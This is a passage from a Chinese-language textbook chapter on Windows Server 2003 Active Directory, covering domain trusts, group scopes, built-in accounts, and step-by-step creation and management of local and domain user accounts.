域林(domain forest)，是由多棵域树组成的。在一个树的内部，父域和子域之间是相互信任的，这种信任关系称为父子信任。在一个森林内部，树和树之间也是相互信任的，这种信任关系称为树根信任。森林中的信任关系是双向可传递的，双向指的是信任是相互的，而可传递指的是域和域之间可以通过这种信任关系来建立起一种

间接的信任。有了这些信任关系后，当一个域中的用户登录之后，他可以在整个森林范围内来访问其他域中的资源。

部署活动目录服务的关键是安装和配置域控制器，前提是做好活动目录的规划，主要规划以下内容：

(1) 规划活动目录

主要是规划 DNS 名称空间和域结构，必要时还要规划组织单位。

(2) 安装域控制器

域中的服务器要么充当域控制器，要么充当成员服务器。

(3) 将计算机添加到域

Windows 2000/XP/2003 计算机需要加入到域，才能享用活动目录的好处，加入到域中的计算机统称为域成员计算机。

活动目录具有以下非常明显的优点：

(1) 与 DNS 集成

活动目录使用域名系统(DNS)。DNS 是一种 Internet 标准服务，它将用户能够读取的计算机名称(例如 buu. edu. cn)翻译成计算机能够读取的数字 Internet 协议(IP)地址。这样，在 TCP/IP 网络计算机上运行的进程即可相互识别并进行连接。

(2) 采用对象的方式管理

活动目录可对网络上的资源全部以对象方式进行管理。管理员可以在任何一台计算机上登录，进而管理网上任何一台机器上的对象。对象分为对象类和对象的属性，以便于对资源管理和控制。创建对象时，属性就存储了描述该对象的信息。如用户类，包含许多属性，如用户名属性、描述属性、电话号码属性等。

(3) 增强的安全性

由于与活动目录集成，不仅可在目录中的每个对象上定义访问控制权限，而且还可在每个对象的属性上定义访问控制权限。

(4) 智能信息复制能力

活动目录使用多主机复制，可以在任何域控制器上而不是单个主域控制器上同步更新目录。

5.5 Windows Server 2003 的账户管理

5.5.1 账户的基本概念

活动目录用户和计算机管理器中的账号标识的是一个物理实体，如计算机或用户，计算机和用户的账号在它们登录到网络或访问域中的资源时，提供安全信任。账号可以用于验证计算机或用户的身份、允许访问域中资源和审核用户或计算机账号的活动。

1. 用户账号

用户账号能够让用户以授权的身份登录到计算机和域中并访问其中的资源。用户账号也可以作为某些软件的服务账号。

2. 计算机账号

每一个运行 Windows 系统的计算机在加入到域时都需要一个计算机账号，就像用户

账号一样，被用来验证和审核计算机的登录过程和访问域资源。

3. 组

组是可包含用户、联系人、计算机和其他组的活动目录或本机对象。使用组可以管理用户和计算机对活动目录对象及其属性、网络共享位置、文件、目录、打印机列队等共享资源的访问。

可以利用将用户加入到组中的方式，简化网络的管理工作。当用户对组设置了权限后，则组中所有的用户就具有了该权限，这样避免用户对每一个用户设置权限，从而减轻了工作量。

根据组的作用范围的不同，可以将组分为 3 种类型：通用组、全局组和域内本地组。通用组可以包含当前域森林中任何一个域中的成员，通常为需要访问其他域的资源的用户而创建；全局组可以访问森林中任何一个域的资源，全局组可以包含通用组、全局组和域本地组；域本地组只能包含某个域的成员，只能在该域中被赋予访问权限，其成员不能是全局组或通用组中的用户。

Windows Server 2003 中预定义的组有：

(1) Administrators(管理员)；

(2) Users(用户)；

(3) Account Operators(账户操作器)；

(4) Backup Operators(备份操作器)；

(5) Print Operators(打印操作器)；

(6) Server Operators(服务器操作器)；

(7) Replicators(复制器)；

(8) Guests(来宾账户)；

(9) Domain Admins(域管理)；

(10) Domain Users(域用户)；

(11) Everyone(每一个)。

5.5.2 用户账户管理

在 Windows Server 2003 操作系统中，每一个使用者都必须有一个账号，才能登录到计算机和服务器，并且访问网络上的资源。

Windows Server 2003 所支持的用户账户分为两种类型：本地用户账号和域用户账号。其中，域用户账号存储在域控制器的活动目录数据库中；本地用户账号存储在非域控制器的本地安全账户数据库中。两类账号的比较见表 5-1。

Windows Server 2003 操作系统自带的常见的内置用户账号有：Administrator(系统管理员，拥有最高的权限，管理计算机或域内的设置)、Guest(客户，供用户临时使用)。这两类用户账户不允许被删除，但允许更名。此外，Administrator 账号不允许被屏蔽，Guest 账号一般被屏蔽。

1. 本地用户账号的创建与管理

本地用户账号创建在 Windows Server 2003 成员服务器或独立服务器的“本地安全账户数据库”中，而不是在域控制器的活动目录数据库中。用户可以使用本地账户登录该账号所在的计算机访问该计算机内的资源，但无法登录域访问网络上其他计算机内的资源。

表 5-1　域用户账号和本地用户账号的比较

类型	可以创建此类账号的计算机	作用范围	SAM(security account manager,安全账号管理)的位置	安全标识
本地用户账号	独立的服务器、成员服务器或者基于 Windows 的其他计算机	创建该账号的计算机上,并且唯一	本机	有
域用户账号	DC(域控制器)	可以从域中任何一台计算机上登录,访问域中资源。域中唯一	DC(域控制器)	有

建议仅在未加入域的计算机内创建本地用户账号,如果用户的计算机隶属于域,则应该为这些用户在域控制器上创建用户账号,然后要求用户用这些账号登录。即在域的环境下,用户账户最好都创建在域控制器的活动目录数据库内。

在 Windows Server 2003 中,创建本地用户账号的途径为:单击"开始"|"管理工具"|"计算机管理",然后在图 5-4 所示的窗口中右击"用户"|"新用户"。出现图 5-5 所示的对话框,输入相关信息,单击"创建"即可。




图 5-4　创建本地用户账号



图 5-5　新用户对话框

可以在“计算机管理”|“用户”子窗口中看到新创建的账号，如图 5-6 所示。




图 5-6 新建成功的账号

如果要更改账号名称，则右击该账户，重命名即可。如果要更改账号密码，按下 Ctrl+Alt+Del 键后，在弹出的窗口中按提示先输入正确的旧密码，然后再输入新密码。



图 5-7 重设密码

如果忘记了本地账号密码，则由系统管理员通过右击图 5-6 中的账户名称，选择重设密码的途径来更改账号的密码。如图 5-7 所示。

2. 域用户账号的创建与管理

用户可以通过“管理工具”|“Active Directory 用户和计算机”控制台来创建和管理域用户账号，如图 5-8 所示。当用户通过这个控制台创建账号时，该账号会被创建在控制台找到的第一台域控制器内，以后该账号会被自动地复制到该域内的所有域控制器内。




图 5-8 Active Directory 用户和计算机控制台

（1）新建域用户账号

用户右击 Users|“新建对象-用户”，在弹出的对话框中输入新建的域用户账号信息，如

图 5-9 所示，然后单击“下一步”，输入密码，如图 5-10 所示，也可以选择不填写密码并勾选“用户下次登录时须更改密码”选项，以便让用户在第一次登录时修改密码。在“完成”对话框会显示以上设置的信息，单击“完成”，则完成了域用户账号的创建工作。

图 5-9　新建对象-用户

（2）管理域用户账号

① 修改用户的信息

域用户创建完成之后，可以右击“账号名”|“属性”来修改用户的个人信息。在用户属性对话框中的“常规”选项卡中可以输入有关用户的描述、办公室、电话、电子邮件地址及个人主页地址；在“地址”选项卡中输入用户的所在地区及通信地址；在“电话”选项卡中输入有关用户的家庭电话、寻呼机、移动电话、传真、IP 电话及相关备注信息。这样便于用户以后在活动目录中查找用户并获得相关信息，如图 5-11 所示。



图 5-10　输入新建用户密码



图 5-11　设置用户属性

② 设置用户登录时间

在用户属性对话框中，单击对话框中的“账户”标签，在此选项卡中单击“登录时间”按钮，启动“*(用户名)的登录时段”对话框窗口。可以看到利用蓝色标记的区域为允许用户

登录的时间段,其他时间段则不能进行登录。系统默认的用户登录时间为任意时段,因此,如果需要设置用户的登录时间段,则可以首先利用鼠标拖动的方法选取待设置为不允许登录的时间段组合,然后选中"拒绝登录"单选按钮,如图 5-12 所示。

